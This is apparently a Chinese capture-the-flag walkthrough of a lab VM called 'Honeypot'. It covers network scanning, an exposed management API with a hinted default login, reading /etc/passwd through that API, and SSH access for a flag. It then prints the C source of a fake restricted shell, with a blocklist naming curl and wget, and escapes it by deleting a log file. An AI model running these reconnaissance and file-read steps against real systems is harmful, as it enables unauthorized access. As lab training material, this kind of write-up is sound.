
䷀🟢Honeypot


信息搜集

```shell
arp-scan -l
nmap -A 172.16.20.10 -p-
```



```
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 172.16.20.5
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.20.1     52:54:00:12:35:00       (Unknown: locally administered)
172.16.20.2     52:54:00:12:35:00       (Unknown: locally administered)
172.16.20.3     08:00:27:42:95:e8       (Unknown)
172.16.20.10    08:00:27:88:d6:ee       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.887 seconds (135.67 hosts/sec). 4 responded

┌──(root㉿kali)-[/home/kali]
└─# nmap -A 172.16.20.10 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 06:06 EDT
Nmap scan report for localhost (172.16.20.10)
Host is up (0.00015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Honeypot - \xE7\xBD\x91\xE7\xBB\x9C\xE5\xAE\x89\xE5\x85\xA8\xE8\xAF\xB1\xE6\x8D\x95\xE7\xB3\xBB\xE7\xB
B\x9F
MAC Address: 08:00:27:88:D6:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel
:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.16 ms localhost (172.16.20.10)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.50 seconds
```

访问网页




高级网络蜜罐安全系统

智能诱捕、实时监控、攻击分析一体化解决方案，保护您的真实系统免受攻击者的威胁。


目录扫描

```shell
gobuster dir -u http://172.16.20.10/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,js
```



```
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 35557]
/api                  (Status: 301) [Size: 310] [--> http://172.16.20.10/api/]
```


扫描的到 api



```
Index of /api

Name            Last modified      Size  Description
Parent Directory                    -
manage.php      2025-06-29 01:39   14K

Apache/2.4.62 (Debian) Server at 172.16.20.10 Port 80
```


```
172.16.20.10
This site is asking you to sign in.
Username
Password
```

进入文件发现有密码点击取消,发现有密码提示



```
status:    "error"
message:   "Authentication failed"
hint:      "Use username: root, password: toor"
```

登录进去后




```
  status:               "error"
  message:              "Invalid action requested"
▾ available_actions:
    process_list:       "List all running processes"
  ▾ file_delete:        "Delete a file [params: path] (only within /var/www/html/)"
    file_view:          "View file contents [params: path]"
    directory_list:     "List directory contents [params: path]"
    find_files:         "Find files by pattern [params: path, pattern]"
    server_info:        "Get server information"
    auth_stats:         "Get authentication statistics"
    recent_logs:        "Get recent API activity logs"
    sys_info:           "Get comprehensive system information"
▾ example_request:
    action:             "file_view"
  ▾ params:
      path:             "/etc/passwd"
```

- file_view : 查看文件
- file_delete: 删除文件（只可以在/var/www/html/目录下）
- directory_list:查看目录
- find_files:查找文件
- sever_info:服务信息
- sys_info: 系统信息

查看一下 `etc/passwd`

使用抓包工具构建 JSON

```Shell
GET /api/manage.php HTTP/1.1
Host: 172.16.20.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firef
ox/128.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.16.20.10/api/
Authorization: Basic cm9vdDp0b29y
Connection: keep-alive
Content-Type: application/json
Content-Length: 57

{
    "action": "file_view",
    "params": {
        "path": "/etc/passwd"
    }
}
```



```
status:             "success"
command:            "/bin/bash -c 'cat '\\''/etc/passwd'\\''' 2>&1"
output:             "toor:x:0:0:root:/root:/bin/bash<br />\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin<br />\nbin:x:2:2:bin:/bin:/usr/sbin/nologin<br />\nsys:x:3:3:sys:/dev:/usr/sbin/nologin<br />\nsync:x:4:65534:sync:/bin:/bin/sync<br />\ngames:x:5:60:games:/usr/games:/usr/sbin/
                    nologin<br />\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin<br />\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin<br />\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin<br />\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin<br />\nuucp:x:10:10:uucp:/var/spool/uucp:/
                    usr/sbin/nologin<br />\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin<br />\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin<br />\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin<br />\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin<br /
                    >\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin<br />\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin<br />\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin<br />\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin<br
                    />\nsystemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin<br />\nsystemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin<br />\nsystemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/
                    nologin<br />\nsystemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin<br />\nmessagebus:x:104:110::/nonexistent:/usr/sbin/nologin<br />\nsshd:x:105:65534::/run/sshd:/usr/sbin/nologin<br />\nroot:x:1001:1001:,,,:/home/root:/bin/dash<br /
                    >\nclamav:x:106:113::/var/lib/clamav:/bin/false<br />\n"
sanitized_params:
  0:                "'/etc/passwd'"
human_readable:     "Contents of file: /etc/passwd"
```


发现两个用户

- root
- toor

额~，考虑到存在 root 这个用户尝试使用上面提示的登录一下

```Shell
ssh root@172.16.20.10
```

登录成功



```
user@honeypot:/home/root# ls
user.txt

user@honeypot:/home/root# cat user.txt
flag{user-02a6dcfe-54a3-11f0-ae46-77faa154db7c}

user@honeypot:/home/root# 
```

获得 user_flag

提权

进入后发现大多数目录都用不了尝试在目录 `/opt` 发现了一下文件


有一个代码文件

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <dirent.h>
#include <sys/utsname.h>
#include <pwd.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <errno.h>

#define LOG_PATH "/var/www/html/history.txt"
#define MAX_CMD_LEN 1024  // 修改宏名称避免冲突
#define MAX_OUTPUT 8192
#define MAX_PATH 256

FILE *logfile;
char current_dir[MAX_PATH] = "";

// 记录操作日志
```

```c
void log_activity(const char *input, const char *output) {
    if (!logfile) return;

    time_t now = time(NULL);
    struct tm *t = localtime(&now);
    fprintf(logfile, "[%04d-%02d-%02d %02d:%02d:%02d] IN: %s\n",
            t->tm_year + 1900, t->tm_mon + 1, t->tm_mday,
            t->tm_hour, t->tm_min, t->tm_sec, input);

    if (output && strlen(output) > 0) {
        fprintf(logfile, "OUT: %s\n\n", output);
    }
    fflush(logfile);
}

// 检查命令是否被允许
int is_command_allowed(const char *command) {
    const char *allowed[] = {
        "ls", "cd", "cat", "pwd", "ps", "top", "free", "df",
        "ifconfig", "ip", "whoami", "uname", "echo", "id",
        "history", "help", "clear", "exit", "logout", NULL
    };

    for (int i = 0; allowed[i]; i++) {
        if (strcmp(command, allowed[i]) == 0) {
            return 1;
        }
    }
    return 0;
}

// 检查命令是否试图修改文件系统
int is_file_modification_command(const char *command) {
    const char *modifiers[] = {
        ">", ">>", "<", "|", "&", ";", "rm", "mv", "cp", "touch",
        "mkdir", "chmod", "chown", "nano", "vi", "vim", ">", ">>",
        "tee", "dd", "tar", "gzip", "zip", "unzip", "sed", "awk",
        "find", "git", "svn", "wget", "curl", "scp", "rsync", NULL
    };

    for (int i = 0; modifiers[i]; i++) {
        if (strstr(command, modifiers[i])) {
            return 1;
        }
    }
    return 0;
}
```

```c
// 过滤输出中的xxxx敏感信息
void filter_xxxx_output(char *output) {
    char *patterns[] = {
        "xxxx", "xxxxx", "xxxxx", "xxxxxxxxx", "xxxxxxxx",
        "/xxxx", "xxxxxxxxxxx", "xxxxxxxxxxxx", NULL
    };

    for (int i = 0; patterns[i]; i++) {
        char *pos = output;
        while ((pos = strstr(pos, patterns[i]))) {
            memset(pos, 'x', strlen(patterns[i]));
            pos += strlen(patterns[i]);
        }
    }
}

// 执行命令并获取输出
void execute_command(const char *input, char *output) {
    // 检查命令是否被允许
    char command_copy[MAX_CMD_LEN];
    strncpy(command_copy, input, MAX_CMD_LEN);
    char *first_token = strtok(command_copy, " ");

    if (!first_token || !is_command_allowed(first_token)) {
        snprintf(output, MAX_OUTPUT, "-bash: %s: command not found", input);
        return;
    }

    // 检查文件修改操作
    if (is_file_modification_command(input)) {
        snprintf(output, MAX_OUTPUT, "-bash: %s: Permission denied", input);
        return;
    }

    // 创建管道
    int pipefd[2];
    if (pipe(pipefd) == -1) {
        snprintf(output, MAX_OUTPUT, "pipe error: %s", strerror(errno));
        return;
    }

    pid_t pid = fork();
    if (pid < 0) {
        snprintf(output, MAX_OUTPUT, "fork error: %s", strerror(errno));
        close(pipefd[0]);
        close(pipefd[1]);
        return;
    }

    if (pid == 0) { // 子进程
        close(pipefd[0]); // 关闭读端

        // 重定向标准输出和错误输出到管道
        dup2(pipefd[1], STDOUT_FILENO);
        dup2(pipefd[1], STDERR_FILENO);
        close(pipefd[1]);

        // 解析命令参数
        char *args[64];
        int i = 0;

        char *token = strtok((char *)input, " ");
        while (token != NULL && i < 63) {
            args[i++] = token;
            token = strtok(NULL, " ");
        }
        args[i] = NULL;

        // 执行命令
        execvp(args[0], args);

        // 如果execvp失败
        fprintf(stderr, "execvp failed: %s", strerror(errno));
        exit(EXIT_FAILURE);
    } else { // 父进程
        close(pipefd[1]); // 关闭写端

        // 读取命令输出
        output[0] = '\0';
        char buffer[256];
        ssize_t count;

        while ((count = read(pipefd[0], buffer, sizeof(buffer) - 1)) > 0
) {
            buffer[count] = '\0';
            if (strlen(output) + count < MAX_OUTPUT - 1) {
                strcat(output, buffer);
            } else {
                strncat(output, buffer, MAX_OUTPUT - strlen(output) - 1);
                break;
            }
        }
        close(pipefd[0]);
        // 等待子进程结束
        waitpid(pid, NULL, 0);

        // 过滤xxxx敏感信息
        filter_xxxx_output(output);
    }
}

// 初始化日志文件
int init_logging() {
    // 检查日志文件是否存在
    if (access(LOG_PATH, F_OK) != 0) {
        return 0;
    }

    // 确保日志目录存在
    mkdir("/var/www", 0777);
    mkdir("/var/www/html", 0777);

    // 打开日志文件
    logfile = fopen(LOG_PATH, "a");
    if (logfile == NULL) {
        return -1;
    }

    // 设置文件权限
    chmod(LOG_PATH, 0644);
    return 1;
}

// 启动真实的 shell
void launch_real_shell() {
    printf("Warning: Log file not found, launching real shell environment\n");
    printf("System maintenance mode activated\n");

    // 执行真实的 shell
    execl("/bin/sh", "sh", NULL);
    exit(0);
}

int main() {
    char input[MAX_CMD_LEN];
    char output[MAX_OUTPUT];

    // 初始化当前目录
    if (getcwd(current_dir, sizeof(current_dir)) == NULL) {
        strcpy(current_dir, "/");
    }

    // 初始化日志 - 检查文件是否存在
    int log_status = init_logging();

    // 如果日志文件不存在，启动真实 shell
    if (log_status == 0) {
        launch_real_shell();
        return 0;
    } else if (log_status == -1) {
        fprintf(stderr, "Critical error: Failed to initialize logging system\n");
        return 1;
    }

    // 清屏
    printf("\033[H\033[J");

    // 显示登录横幅
    printf("Honeypot Terminal v2.0 - Restricted Environment\n");
    printf("Last login: %s from 192.168.1.123\n", ctime(&(time_t){time(NULL) - 3600}));

    // 主循环
    while (1) {
        // 打印提示符
        printf("\033[1;32muser@honeypot\033[0m:\033[1;34m%s\033[0m# ",
               strcmp(current_dir, "/xxxx") == 0 ? "~" : current_dir);
        fflush(stdout);

        // 读取用户输入
        if (fgets(input, sizeof(input), stdin) == NULL) {
            break;
        }

        // 移除换行符
        input[strcspn(input, "\n")] = '\0';

        // 跳过空输入
        if (strlen(input) == 0) {
            continue;
        }

        // 记录输入
        log_activity(input, NULL);

        // 特殊处理cd命令
        if (strncmp(input, "cd", 2) == 0) {
```

```c
            char *path = strchr(input, ' ');
            if (path) {
                path++;
                if (chdir(path) != 0) {
                    snprintf(output, MAX_OUTPUT, "bash: cd: %s: %s", path, strerror(errno));
                } else {
                    getcwd(current_dir, sizeof(current_dir));
                    output[0] = '\0';
                }
            } else {
                chdir("/");
                getcwd(current_dir, sizeof(current_dir));
                output[0] = '\0';
            }
        }
        // 特殊处理exit/logout
        else if (strcmp(input, "exit") == 0 || strcmp(input, "logout") == 0) {
            strcpy(output, "logout");
            printf("%s\n", output);
            log_activity(input, output);
            break;
        }
        // 特殊处理clear
        else if (strcmp(input, "clear") == 0) {
            printf("\033[H\033[J");
            output[0] = '\0';
        }
        // 处理其他命令
        else {
            execute_command(input, output);
            printf("%s\n", output);
        }

        // 记录输出
        log_activity(input, output);
    }

```




```c
#define LOG_PATH "/var/www/html/history.txt"
```

将此文件删除重启虚拟机，后可以获得真实 shell 执行窗口

